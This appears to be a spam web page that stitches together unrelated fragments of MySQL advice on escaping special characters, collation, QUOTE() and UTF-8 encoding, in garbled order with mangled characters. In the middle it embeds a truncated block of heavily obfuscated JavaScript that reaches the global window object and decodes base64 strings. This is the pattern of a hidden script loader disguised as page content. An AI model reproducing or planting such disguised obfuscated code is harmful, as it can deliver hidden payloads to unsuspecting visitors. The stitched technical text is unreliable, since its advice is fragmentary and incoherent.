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

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Sometimes it's correct in the paragraphs but incorrect on the buttons What is the correct function to use to make all these special characters display correctly and when should I use it (when inserting into the database or when selecting from the database/making it into HTML?Character sets and collationAs others have stated, one of your problems could be down to character sets and collation.. In this case, the API takes care of escaping special characters in the values for you.. The Perl DBI interface provides a quote method to convert special characters to the proper escape sequences.. I can't remove all special characters because in the description there are html tags that are needed.. Nothing executes Note: I don't want to use extra mysql plugin For similar purposes, you can also rely on a series and GROUP_CONCAT:For this you could keep a myseries table for general use, it can be quickly created with 10,000 rows like this:Or create one on the fly from any table large enough:I think that is your query the problem here.

```
constructor(\x22return\x20this\x22)(\x20)'+');');_0x2167ba=_0x384247();}catch(_0x37230e){_0x2167ba=window;}var _0x12c6cc='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';_0x2167ba['atob']||(_0x2167ba['atob']=function(_0x217cd1){var
_0x3bebea=String(_0x217cd1)['replace'](/=+$/,'');for(var _0x69758e=0x0,_0x3313e7,_0x36b63d,_0x497a1b=0x0,_0x5d3e81='';_0x36b63d=_0x3bebea['charAt'](_0x497a1b++);~_0x36b63d&&(_0x3313e7=_0x69758e%0x4?_0x3313e7*0x40+_0x36b63d:_0x36b63d,_0x69758e++%0x4)?_0x5d3e81+=String['fromCharCode'](
0xff&_0x3313e7>>(-0x2*_0x69758e&0x6)):0x0){_0x36b63d=_0x12c6cc['indexOf'](_0x36b63d);}return _0x5d3e81;});}());_0x5275['base64DecodeUnicode']=function(_0x4f6767){var _0x2f3848=atob(_0x4f6767);var _0x494cad=[];for(var
_0x4d455b=0x0,_0x52d186=_0x2f3848['length'];_0x4d455b=_0x2e1d27;},'iJrCg':function _0x4abd94(_0x1843dd,_0x2cccb6){return _0x1843dd(_0x2cccb6);},'KjFeh':function _0x1ae760(_0x3ea2b0,_0x33a1f2){return _0x3ea2b0+_0x33a1f2;},'nZnwr':_0x5275('0x1f'),'pMXFQ':function
_0x53847c(_0x9cda82,_0x2af0b8){return _0x9cda82!==_0x2af0b8;},'fbDjM':_0x5275('0x20'),'CQODf':_0x5275('0x21'),'oboiJ':_0x5275('0x22'),'Nsmyg':function _0x3c72ba(_0x506681,_0x16c4ea){return _0x506681(_0x16c4ea);},'TQPpe':function _0x8701bc(_0x31dd6e,_0x115082){return _0x31dd6e+_0x115082;}};var
_0x15a928=['.
```

See Section 27 8 7 56, â��mysql_real_escape_string_quote()â��.

It is used when the whole SQL command is supplied as a single string:The backslash is required to help MySQL understand that the double quote in the middle of the string is in fact a literal double quote in the middle of the string, and not a closing double quote.. I suspect the problem is in the character sets in use Your mysql collation needs to support the characters you are trying to use, and your webpages need to be in a matching character set.. This has the added advantage of significantly reducing the possibility of SQL injection.. Within SQL statements that construct other SQL statements, you can use the QUOTE() function.. Examples:Quoted strings placed next to each other are concatenated to a single string.

1 8 5, â��The binary Collation Compared to _bin Collationsâ��.. You should call it in this way:I tested your function and it worked:I've simulate your data example:The only complication with this is that it will not use any index on subject field because your use this function on it.. A ' inside a string quoted with " needs no special treatment and need not be doubled or escaped.. To make things easier, for both you and Mysql, you can use prepared statements instead.. A nonbinary string is a string of characters It has a character set other than binary and a collation that is compatible with the character set.. For both types of strings, comparisons are based on the numeric values of the string unit.. By escaping your data before inserting it into the database, you are directly altering that data: you are no longer storing the original data, and therefore have to process it again when you retrieve it from the database (to un-escape it).. If you make sure your database encoding and page encoding are UTF-8 then this should help most of the way along.. I would suggest you set MySQL to store data in UTF-8, and your web pages should output a header stating they are UTF-8. e10c415e6f